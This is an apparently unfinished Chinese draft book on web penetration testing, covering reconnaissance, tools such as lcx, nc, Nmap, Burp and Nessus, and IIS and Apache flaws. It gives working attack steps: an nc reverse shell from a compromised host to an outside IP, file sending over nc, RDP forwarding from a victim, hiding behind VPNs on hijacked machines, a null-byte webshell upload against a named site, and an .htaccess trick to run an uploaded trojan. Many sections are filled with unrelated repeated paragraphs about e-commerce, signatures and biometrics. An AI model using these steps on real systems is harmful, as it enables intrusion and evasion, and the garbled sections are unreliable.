

以程序员角度看待 **Web** 渗透技术

作者姓名：

2014 年 06 月 30 日

以程序员角度看待 Web 渗透技术

序 言

基于 Web 平台的应用越来越多，政府、企业等各类组织的信息化系统大都架设在 Web 平台上。Web 应用的飞速发展，也吸引了不法分子网络黑客的注意，因此 Web 安全问题也纷至沓来。攻击者通过操作系统缓冲区溢出漏洞和 Web 应用 SQL 注入、上传漏洞等获得网站所在服务服务器的权限，轻则非法修改页面内容，重则可窃取企业存储在数据库的重要信息。

只有更了解你的敌人，你才可以更好击败你的敌人。一般的安全从业人员(practitioner),网站设计者、架构师以及程序开发者都将从 Web 应用渗透测试的实践艺术中受益。尤其对于程序而言，作为最终 Web 系统的实现者，通过了解渗透技术，能够帮助其写出更为安全的代码。通过本书能够使了解 Web 渗透测试者或者是黑客是如何攻击 Web 应用程序。

对于攻击者黑客而言，若只是会利用一些已存在安全工具，而不理解漏洞存在的缘由，那么你永远也只会处在“脚本 kid”的阶段，无法了解渗透技术的精髓，更无法将自身的安全技术提升到一个较高程序。台湾著名作家侯俊杰，在其著作《MFC 深入浅出》的序言曾经说过，知其然而不知其所以然实在不高明也。侯先生的话其实也说明了这个道理，这也是笔者编写本书的目的。

目 录

序 言	i
第 1 章 绪 论	1
1.1 引 言	1
1.2 Web 渗透的基本步骤	1
1.2.1 前期侦测	1
1.2.2 漏洞查找	2
1.2.3 漏洞利用	2
1.2.4 提升权限	2
1.2.5 内网渗透	2
1.3 本文的研究内容	3
1.4 本文的组织结构	3
第 2 章 Web 应用网络协议	4
2.1 引 言	4
2.2 HTTP 协议	4
2.2 telnet 协议	4
2.3 ftp 协议	4
2.4 TCP 协议	4
2.5 扫描技术分析	5
第 3 章 Web 渗透常用工具与技术	6
3.1 常用工具说明	6
3.2 端口转发工具	6
3.2.1 LCX.EXE	6
3.2.2 VIDC20.EXE	6
3.2.2 SC.EXE	6
3.3 NC	6
3.4 BurpSuite	7
3.5 数据包分析工具	8
3.2.2 WsockExpert	8
3.5 NMAP 神器	8
3.6 VPN 服务器的搭建	9
3.7 密码破解工具	9
3.8 Web 漏洞扫描工具	9
3.8.1 APPScan	9
3.8.2 AWVS	9
3.9 综合漏洞扫描工具 Nessus	10
3.10 BT5	11
3.11 灵活使用脚本(VBS、JS)	12
3.12 SQL 注入工具	12
3.10.1 sqlmap 注入神器	12
3.10.2 WebCruiser	13
3.10.3 AWVS	13
3.10.4 APPSCAN	13
第 4 章 常见漏洞分析	13
4.1 IIS 漏洞	13
4.1.1 IIS 解析漏洞	13
4.1.2 IIS 截断漏洞	14

□ 4.1.3 IIS 写入权限漏洞	□ 14 □□
□ 4.1.4 IIS 短文件名漏洞	□ 14 □□
□ 4.2 Apache+PHP 常见漏洞	□ 14 □□
□ 4.2.1 文件包含	□ 14 □□
□ 4.2.2 文件名解析	□ 15 □□
□ 4.3 Java Web 常见漏洞	□ 15 □□
□ 4.4 本章小结	□ 15 □□
□ 第 5 章 SQL 注入分析	□ 16 □□
□ 5.1 SQL 注入类型	□ 16 □□
□ 5.1.1 SQL 请求类型	□ 16 □□
□ 5.1.2 SQL 盲注	□ 18 □□
□ 5.1.3 time-based 注入	□ 18 □□
□ 5.1.4 error-based 注入	□ 18 □□
□ 5.1.5 stack queries 注入	□ 18 □□
□ 5.1.6 union query based 注入	□ 18 □□
□ 5.1.7 inline queries based 注入	□ 18 □□
□ 5.2 Access	□ 19 □□
□ 5.3 mssql	□ 19 □□
□ 5.3.1 平台功能分析	□ 19 □□
□ 5.4 sqlserver	□ 19 □□
□ 5.5 oracle	□ 20 □□
□ 5.4.1 生物证书生成	□ 20 □□
□ 5.5 其他数据库	□ 20 □□
□ 第 6 章 XSS 跨站脚本攻击	□ 21 □□
□ 6.1 总结	□ 21 □□
□ 6.2 展望	□ 22 □□
□ 第 7 章 案例分析	□ 23 □□
□ 6.1 IIS 截断漏洞攻防实例	□ 23 □□
□ 6.2 展望	□ 23 □□
□ 参 考 文 献	□ 24 □□
□ 致 谢	□ 28 □□

第1章 绪 论

1.1 引言

Web 渗透测试从本章开始，我们将开始说明 Web 应用安全性测试的方法与步骤。测试应用程序中存在的漏洞，了解黑客入侵网站的思路和技术手段。

1.2 Web 渗透的基本步骤

1.2.1 前期侦测

知己知彼，百战不殆《孙子·谋略篇》。前期侦测，也称为信息收集。渗透测试人员可通过各类扫描工具和技术尽可能收集目标主机存活情况、DNS 及 IP 信息、判断端口存活情况、操作系统类型等，所以信息收集是 Web 渗透测试一个必不可少的过程。

信息收集过程中，端口扫描是其中非常重要一个步骤。通过利用 Nmap 等渗透检测工具，测试人员能够了解渗透目标开放了什么端口，端口对应什么服务，以及可以了解到服务相关的指纹信息。然后，渗透人员根据信息再采取相应的测试方法。

网络扫描类型 网络扫描目的 主机扫描 找出网段内活跃主机 端口扫描 找出主机上所开放的网络服务 操作系统/

网络服务辨识 识别主机安装的操作系统类型与开放网络服务类型，以选择不同渗透攻击代码及配置 漏洞扫描 找出主机/网络服务上所存在的安全漏洞，作为破解通道

前期侦测和漏洞查找是渗透的准备阶段。在此阶段中，渗透测试小组需要进行必要的信息收集，比如 IP 地址、DNS 信息、端口存活信息等等。我们可以采取以下几种方式：

- 1) 基本网络信息获取；
- 2) Ping 目标网络得到 IP 地址和 TTL 等信息；
- 3) Tcptraceroute 和 Traceroute 的结果；
- 4) Whois 结果；
- 5) Netcraft 获取目标可能存在的域名、Web 及服务器信息；
- 6) Curl 获取目标 Web 基本信息；
- 7) Nmap 对网站进行端口扫描并判断操作系统类型；
- 8) Google、Yahoo、Baidu 等搜索引擎获取目标信息；
- 9) Fwtester、Hping3 等工具进行防火墙规则探测；
- 10) 其他。
- 11) 发送 http 请求或者自定义请求，web 程序可能因此发生错误异常，测试人员可从中获取重要信息。

1.2.2 漏洞查找

测试人员根据前期探测到的一些信息，去发现系统可能出现的脆弱点。针对 Web 应用系统，测试人员利用相关专业渗透工具手动或者自动查找存在的漏洞，比如 SQL 注入漏洞、跨站脚本漏洞、IIS 文件名漏洞、系统敏感信息等。漏洞查找包括以下几个阶段：

专业漏洞设备，扫描可能存在的 Web 漏洞

弱口令检测工具。口令猜解技术。进行口令猜解可以采用 X-Scan、Brutus、Hydra、溯雪等工具。根据每一个开放端口，查找端口可能存在风险

1.2.3 漏洞利用

当渗透测试人员检测到漏洞的时候，测试人员利用网站渗透工具：SqlMap、上传漏洞利用工具。

1.2.4 提升权限

测试人员有可能上传了 WebShell，但是只有普通用户权限，这时需要通过缓冲区溢出系统漏洞、数据库漏洞等方式将权限提升至系统权限。

1.2.5 内网渗透

消费者和商家在电子商务交易活动中存在着许多安全性风险，其中最突出的问题就是如何在开放式网络交易过程中确定商家和客户的身分以及保证敏感信息的安全传输。信息安全是电子商务的核心与灵魂，没有安全的保证，电子商务平台上的任何交易行为、数据都将是令人不可信的，其中身分认证又是保卫电子商务信息安全的第一道防线。因此，在开放式网络下，研究电子商务有效的身分认证方法是非常富有实践意义的课题。

第2章 Web应用网络协议

2.1 引言

Web 渗透测试基于 Web 环境，测试人员首先需要了解 Web 应用所用到的相关网络协议，包括 HTTP 协议、telnet 协议、Ftp 协议、TCP 协议等。

2.2 HTTP 协议

黑客利用 HTTP 协议攻击各类 Web 网站，因此无论攻击者还是防御者十分有必要掌握协议的格式和原理。HTTP(Hypertext Transfer Protocol)即超文本传输协议，它于 1990 年提出，经过多年的发展与改进，已经成为网络应用最广泛的协议，当前大部分的 Web 应用程序都是基于 HTTP 协议。HTTP 协议包含三个版本:HTTP/0.9、HTTP/1.0、HTTP/1.1。

HTTP/0.9 是其中出现最早的一个版本，它简单描述了客户端与服务器之间请求与响应的过程。

RFC 1945 定义了 HTTP/1.0 版本，1.0 兼容 0.9 版本是当前应用最广泛的版本，增加了许多功能和特性，如增加了 POST 和 HEAD 请求类型等。

RFC 2616 定义了 HTTP/1.1 版本。

HTTP 消息由一系列客户端到服务器端的请求和服务器端到客户端的响应所组成。这里以应用最广泛的 1.0 协议为主为 HTTP 请求和相应消息进行分析。

2.2.1 HTTP 请求格式

Lcx.exe 是一个反向连接的内网端口映射工具。

2.2.2 HTTP 响应格式

Lcx.exe 是一个反向连接的内网端口映射工具

2.2 telnet 协议

telnet 是应用层协议，为两台机器建立一个 TCP 连接，提供从本地计算机登陆至远程计算机的能力。

2.3 ftp 协议

telnet 是应用层协议，为两台机器建立一个 TCP 连接，提供从本地计算机登陆至远程计算机的能力。

2.4 TCP 协议

信息收集过程中，端口扫描是其中非常重要一个步骤。通过利用 Nmap 等渗透检测工具，测试人员能够了解渗透目标开放了什么端口，端口对应什么服务，以及可以了解到服务相关的指纹信息。然后，渗透人员根据信息再采取相应的测试方法。

2.5 扫描技术分析

信息收集过程中，端口扫描是其中非常重要一个步骤。通过利用 Nmap 等渗透检测工具，测试人员能够了解渗透目标开放了什么端口，端口对应什么服务，以及可以了解到服务相关的指纹信息。然后，渗透人员根据信息再采取相应的测试方法。

第3章 Web 渗透常用工具与技术

3.1 常用工具说明

子曰：“工欲善其事，必先利其器”。渗透测试者作为一名测试网络安全的工匠也是如此。作为一名防御者，我们也需要掌握并了解入侵者一些必备常用的工具。

3.2 端口转发工具

3.2.1 LCX.EXE

Lcx.exe 是一个反向连接的内网端口映射工具。

参考网址：http://blog.163.com/feiqiu_13/blog/static/16870088920107234210977/

1、本机监听

lcx.exe -listen 88 1234

2 肉鸡

lcx.exe -slave 116.239.6.58 88 127.0.0.1 3389

使用方法：在本机远程桌面连接输入 127.0.0.1:12345 即可连接远程被攻击机的 3389 端口，输入用户名和密码即可访问远程桌面

3.2.2 VIDC20.EXE

Lcx.exe 是一个反向连接的内网端口映射工具

3.2.2 SC.EXE

Lcx.exe 是一个反向连接的内网端口映射工具

3.3 NC

NetCat 被称为瑞士军刀，这是一个简单但是功能非常强大网络探测工具。它主要有一下功能：监听本机端口

Nc -v -l -p 80

-v 用于输出详细的内容，-vv 用于输出更为详细的内容

反向连接

NC 可用于绑定远程主机的 shell 终端，分本机是全局 IP 地址和内网地址两种情况。若本机是全局地址：

a)、在本机监听某端口号

nc.exe -vv -lp 52

b)、在肉鸡

C:\recycler\nc.exe -vv 116.239.6.60 52 -e c:\Windows\System32\cmd.exe

c)、此时连接端会反弹回 cmd 窗口

若本机是内网 IP 地址，肉鸡是外部 IP 地址：

1 在肉鸡

C:\recycler\nc.exe -vv -lp 52 -e c:\recycler\cmd.exe

2 在本机

用 telnet 命令连接 1 步骤开启的端口

telnet 116.239.6.60 52

(1) 上传木马

(2) 格式 1: type.exe c:\exploit.txt|nc -nv 192.168.x.x 80

格式 2: nc -nv 192.168.x.x 80 < c:\exploit.txt

(3) 蜜罐使用

(4) 作蜜罐用, 例子: 使用'-L'(注意 L 是大写)可以不停地监听某一个端口, 直到 ctrl+c 为止

格式: nc -L -p 80

(5)

(6)

3.5 数据包分析工具

(7)

3.2.1 WsockExpert

(8)

WsockExpert 是一个抓包工具, 它可以用来监视和截获指定进程网络数据的传输, 对测试网站时非常有用。在黑客的手中, 它常常被用来修改网络发送和接收数据, 利用它可以协助完成很多网页脚本入侵工作。

WsockExpert 的使用原理: 当指定某个进程后, WsockExpert 就会在后台自动监视记录该进程通过网络接收和传送的所有数据。在进行网页脚本攻击时, 我们常常会利用到用户验证漏洞、Cookie 构造等手段, 在使用这些入侵手段时, 我们先用 WsockExpert 截获网站与本机的交换数据, 然后修改截获到的网络交换数据, 将伪造的数据包再次提交发送给网站进行脚本入侵, 从而完成攻击的过程。

(9) 参考地址: <http://bbs.51cto.com/thread-891050-1.html>

(10)

3.2.2 Burp Suite

(11) Burp Suite 是一套用于攻击 Web 应用程序的综合平台, 该工具有 Java 语言来实现, 在 windows、linux 等系统平台上均可使用, 最新版本为 V1.6。其包括了各种各样的工具, HTTP 代理、网络爬虫、数据编码与解码、Web 安全漏洞扫描、报警等。

(12)

(13)

3.5 NMAP 神器

(14)

Nmap 所识别的 6 个端口状态。

(15) open(开放的)

(16) closed(关闭的) filtered(被过滤的)

(17) 由于包过滤阻止探测报文到达端口, Nmap 无法确定该端口是否开放

(18) unfiltered(未被过滤的)

(19) 未被过滤状态意味着端口可访问, 但 Nmap 不能确定它是开放还是关闭。

(20) open|filtered(开放或者被过滤的)

(21) 当无法确定端口是开放还是被过滤的, Nmap 就把该端口划分成这种状态。

(22) closed|filtered(关闭或者被过滤的)

(23) 该状态用于 Nmap 不能确定端口是关闭的还是被过滤的。它只可能出现在

IPID Idle扫描中。

(24)

1、探测C段存活主机 可加 | find "up"

(25)

nmap -sP 1.1.1.1/24

(26)

2、SYN扫描，指定IP范围，指定端口

(27)

nmap -sS 1.1.1.1-30 -p 80

(28)

3、探测端口的服务和版本

(29)

nmap -sV 1.1.1.1 -p1-65535

(30)

4、探测操作系统类型和版本

(31)

nmap -O 1.1.1.1 或 nmap -A 1.1.1.1

(32)5、探测服务器上的服务和版本

(33)Nmap -sV www.zjut.edu.cn

(34)

3.6 VPN 服务器的搭建

(35)

为了隐藏保护与保护自己，可在肉鸡上搭建VPN服务器作为跳板攻击其它的服务器。
这样我们在对其它服务器进行任何操作，留下的都是肉鸡的IP地址。

(36)

3.7 密码破解工具

(37)

为了隐藏保护与保护自己，可在肉鸡上搭建VPN服务器作为跳板攻击其它的服务器。
这样我们在对其它服务器进行任何操作，留下的都是肉鸡的IP地址。

(38)

3.8 Web 漏洞扫描工具

(39)

为了隐藏保护与保护自己，可在肉鸡上搭建VPN服务器作为跳板攻击其它的服务器。
这样我们在对其它服务器进行任何操作，留下的都是肉鸡的IP地址。

(40)

3.8.1 APPScan

(41)

手写签名是现实中写在纸上的物理签名，可通过签名验证其真实性。数字签名类似于手写签名，不同的是它的签名对象为电子文件。

(42)

3.8.2 AWVS

(43)

(1)

GUI形式

(2)

(3)

命令行形式

(4) <http://orzee.blog.51cto.com/3105498/608230>

(5) <http://www.nxadmin.com/tools/1228.html>

(6)

(7)

(8)


3.9 综合漏洞扫描工具 Nessus

(9) Nessus是一款非常著名且功能强大的综合性漏洞扫描工具。它由一个服务器和配置服务器的客户端所组成，内部审计工具扫描判断是否存在漏洞。

1 、 下载安装包。官网下载安装包，根据不同的操作系统版本选择不同的安装包。这里以 BT5(ubuntu10) 为例。

2 、 安装 deb 包。 dpkg -i 包名

3 、



```
root@bt: ~/Desktop
backtrack-install.desktop  Nessus-5.2.7-ubuntu910_i386.deb
root@bt:~/Desktop# dpkg -i
dpkg: --install needs at least one package archive file argument

Type dpkg --help for help about installing and deinstalling packages [*];
Use 'dselect' or 'aptitude' for user-friendly package management;
Type dpkg -Dhelp for a list of dpkg debug flag values;
Type dpkg --force-help for a list of forcing options;
Type dpkg-deb --help for help about manipulating *.deb files;
Type dpkg --license for copyright license and lack of warranty (GNU GPL) [*].

Options marked [*] produce a lot of output - pipe it through 'less' or 'more' !
root@bt:~/Desktop# dpkg -i Nessus-5.2.7-ubuntu910_i386.deb
Selecting previously deselected package nessus.
(Reading database ... 266436 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.7-ubuntu910_i386.deb) ...
Setting up nessus (5.2.7) ...

- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://bt:8834/ to configure your scanner

Processing triggers for ureadahead ...
root@bt:~/Desktop#
```

4 、 添加新用户

5 、 转到该目录

6 、

```
root@bt: /opt/nessus/sbin
File Edit View Terminal Help
root@bt:~/Desktop# cd /opt/nessus/sbin
root@bt:/opt/nessus/sbin# ./nessus-adduser
Login : lyb
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
(y/n) [n]: y
User rules
-----
nessusd has a rules system which allows you to restrict the hosts
that lyb has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)

Login          : lyb
Password       : *****
This user will have 'admin' privileges within the Nessus server
Rules          : the quieter you become, the more you are able to hear
```

7 、 去逛网获取注册号。

8 、 <http://www.nessus.org/register/>

9 、

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# /opt/nessus/bin/nessus-fetch --register 3888-42FD-406C-E506-A1A8
Your Activation Code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
root@bt:~#
```

10 、

11 、

12 、 3.10 BT5

13 、 虚拟机上安装 BT5, 默认用户名和密码分别为 root 和 toor , 安装完成输入用户名和密码之后默认会进入字符界面, 可输入 startx 命令可进入图形环境。

14 、

15 、

16、 3.11 灵活使用脚本 (VBS 、 JS)

17、 Windows自带 Cscript.exe 可执行 VBScript和 JavaScript 。渗透着可编写一些非常实用的脚本如下载文件脚本等， 这些脚本带来了许多的渗透方法和思路。

18、

19、 3.12 SQL注入工具

20、 Windows自带 Cscript.exe 可执行 VBScript和 JavaScript 。渗透着可编写一些非常实用的脚本如下载文件脚本等， 这些脚本带来了许多的渗透方法和思路。

21、 3.10.1 sqlmap注入神器

22、 (1) Cookie 注入：

23、 默认情况下 SQLMAP 只支持 GET/POST 参数的注入测试，但是当使用 - level 参数且数值 ≥ 2 的时候也会检查 cookie 时面的参数，当 ≥ 3 的时候将检查 User-agent 和 Referer，那么这就很简单了，我们直接在原有的基础上加上 - level 2 即可。

24、

25、

26、 3.10.2 WebCruiser

27、 手写签名是现实中写在纸上的物理签名，可通过签名验证其真实性。数字签名类似于手写签名，不同的是它的签名对象为电子文件。

28、 3.10.3 AWVS

29、 手写签名是现实中写在纸上的物理签名，可通过签名验证其真实性。数字签名类似于手写签名，不同的是它的签名对象为电子文件。

30、

31、 3.10.4 APPSCAN

32、 手写签名是现实中写在纸上的物理签名，可通过签名验证其真实性。数字签名类似于手写签名，不同的是它的签名对象为电子文件。

33、

34、

35、

36、 旁注， 同个 IP 服务器上部署了多个网站， 目标主机不存在明显漏洞， 可换个思路通过渗透服务器上的其它存在漏洞网站进而拿下目标网站。

37、

38、

39、

40、

41、

42、

43、

44、

45、

46、

47、

48、

49、

50、
51、
52、第4章 常见漏洞分析
53、

54、 4.1 IIS漏洞

55、 4.1.1 IIS解析漏洞

56、 IIS 解析漏洞可分为目录解析和文件解析两类。

57、 参考资料：<http://www.2cto.com/Article/201309/240797.html>

(1)


目录解析

(2) /xx.asp/xxx.jpg

(3) 黑客可以在 Web 服务器网站的某一目录建立 xx.asp 目录，然后上传任一扩展名的文件其内容都会被 IIS 服务器认为是 asp 脚本并被执行。例如 /shell.asp/1.jpg，攻击者先建立名为 shell.asp 的文件夹，在该文件夹下创建 1.jpg，当然攻击者会将 1.jpg 改成 asp 网页木马。受目录解析影响的 IIS 版本有 IIS5.0/IIS6.0。

(4) 我们可以在虚拟机 VM 下搭建漏洞实验平台，实验环境为 windows server 2003 + IIS6.0。IIS 服务器目录下新建 shell.asp 文件夹，然后再该文件夹下创建 1.txt 文件，文件中包含打印字符串功能简单 asp 脚本，然后将 1.txt 重命名为 1.jpg。

(5)



(6) 我们在浏览器中输入地址 <http://192.168.230.135/demo/shell.asp/2.jpg>，可以看到 2.jpg 的 asp 脚本内容被执行了。因此，对于攻击者而言，可以在畸形目录下上传任何可执行脚本的内容。

(7)

(8)

文件解析

(9) xx.asp.jpg

(10) 在 IIS6.0 服务器中，xx.asp.jpg 分后后面内容不会被服务器所解析，也

就是说 `shell.asp.jpg` 会被 IIS 认为是 `shell.asp` 并被执行。同样在上一个实验环境下，我们将文件改名为 `2.asp.gif`。

(11)



(12) 除了默认脚本类型，还可以执行 `shell.asa`、`shell.cer`、`shell.cdx` 这三种类型

(13)

4.1.2 IIS 截断漏洞

(14) C 语言以 `'\0'` 表示字符串结尾

(15) 第一种利用方式 Burp 工具包

(16) 第二种方式: WinsockExpert + nc + winhex

(17) 上传漏洞是所有 Web 漏洞中最具有破坏力的漏洞，`\00` 截断 `filepath` 上传漏洞，表单中包含隐藏变量 `filepath` 用于表明文件的保存路径，该漏洞主要是由于 `filepath` 变量过滤不严造成的。

(18) 上传漏洞可以从两个方面寻找，一个是路径，一个文件名。

(19) 万豪下载站在广告设置上传图片处存在 IIS `00` 截断上传漏洞

(20)

(21) 先上传一 `jpg` 文件，结果表明其可上传，在浏览器中输入该地址可访问到该图片。

(22)

(23) 选择一句话木马文件，点击上传，显示文件格式不正确

(24)

(25)

(26)

(27)


(28)

(29)

(30) 查看网页源码，可以观察到表单中包含隐藏变量 `filepath` 用于表明文件的保存路径。

(31) `<input type="hidden" name="filepath" value="upimg">`

(32)



(33) 针对该漏洞，有多种使用方式。

(34) 第一种利用方式Burp抓包改包工具，Burp先设置http代理，浏览器设置代理，拦截并抓取发送的http数据包，然后再修改数据包。代理设置成<http://127.0.0.1:8081>。

(35)

(36) 同时在chrome浏览器下设置代理地址

(37)

(38) 修改一句话木马 shell.asp 文件的后缀，将其改成服务器可接受的类型
jpg

(39)

(40) 修改截取的 post 数据包，右键点击 Send to Repeater，修改数据包

(41)

(42) 修改路径，在 upimg/webtrojan，注意最后有个空格，再点击16进制编辑器 hex，将20改成00

(43)

(44) 点击 go，上传修改后的数据包，

(45)

(46) 右边得到响应结果 Response，说明 webshell 已经上传成功。通过中国菜刀或者其他工具即可连接 webshell

(47)

(48) 第二种方式：WinsockExpert +nc+winhex

(49)

(50)

4.1.3 IIS 写入权限漏洞

(51) (1) Telnet 发送 Http 请求

(52) (2) PUT、MOVE、IISPUTScanner(扫描工具)

(53)

(54)

4.1.4 IIS 短文件名漏洞

(55)

(1) 利用“~”字符猜解暴露短文件 / 文件夹名

(56)

(2) Net Framework 的拒绝服务攻击

(57) cmd 下输入“ dir /x”即可看到短文件名的效果

(58)

4.1.5 IIS 漏洞解决方法

(59)

(1) 利用“~”字符猜解暴露短文件 / 文件夹名

(60)

(2) Net Framework 的拒绝服务攻击

(61) cmd 下输入“ dir /x”即可看到短文件名的效果

(62) <http://blog.163.com/f12lian@126/blog/static/1151130112009824114157208/>

(63)

(64)

4.2 Apache+PHP 常见漏洞

(65)

4.2.1 文件包含

(66) 随着对生物特征识别技术研究的逐渐深入，生物特征的本身固有缺点也逐渐暴露出来，最主要的就是生物特征信息的隐私性及安全性的问题。因此对于生物证书而言，其由于存储了用户的生物特征模板信息，我们必须采取有效措施对其包含的生物特征进行保护。

(67)

4.2.2 文件名解析

(68) 随着对生物特征识别技术研究的逐渐深入，生物特征的本身固有缺点也逐渐暴露出来，最主要的就是生物特征信息的隐私性及安全性的问题。因此对于生物证书而言，其由于存储了用户的生物特征模板信息，我们必须采取有效措施对其包含的生物特征进行保护。

(69)

4.2.3 Apache .htaccess

(70) 如果在 Apache 中 .htaccess 可被执行，且可被上传，那可以尝试在 .htaccess 中写入：

(71) <FilesMatch "wooyun.jpg">

(72) SetHandler application/x-httpd-php

(73) </FilesMatch>

(74) 然后再上传 shell.jpg 的木马，这样 shell.jpg 就可解析为 php 文件。

(75)

(76)

4.3 Java Web 常见漏洞

(77) 本文针对 EJBCA3.9.8 进行二次开发，首先需要在 profilemappings.properties 模板映射配置文件中添加扩展 BA 信息，同时在 org.ejbca.util.cert.SubjectDirAttrExtension.java 和 org.ejbca.util.CertTools.java 程序中修改相应的编码。界面主要在 RA 组件的 addentity.jsp 页面中进行修改。

(78)

(79)

4.4 本章小结

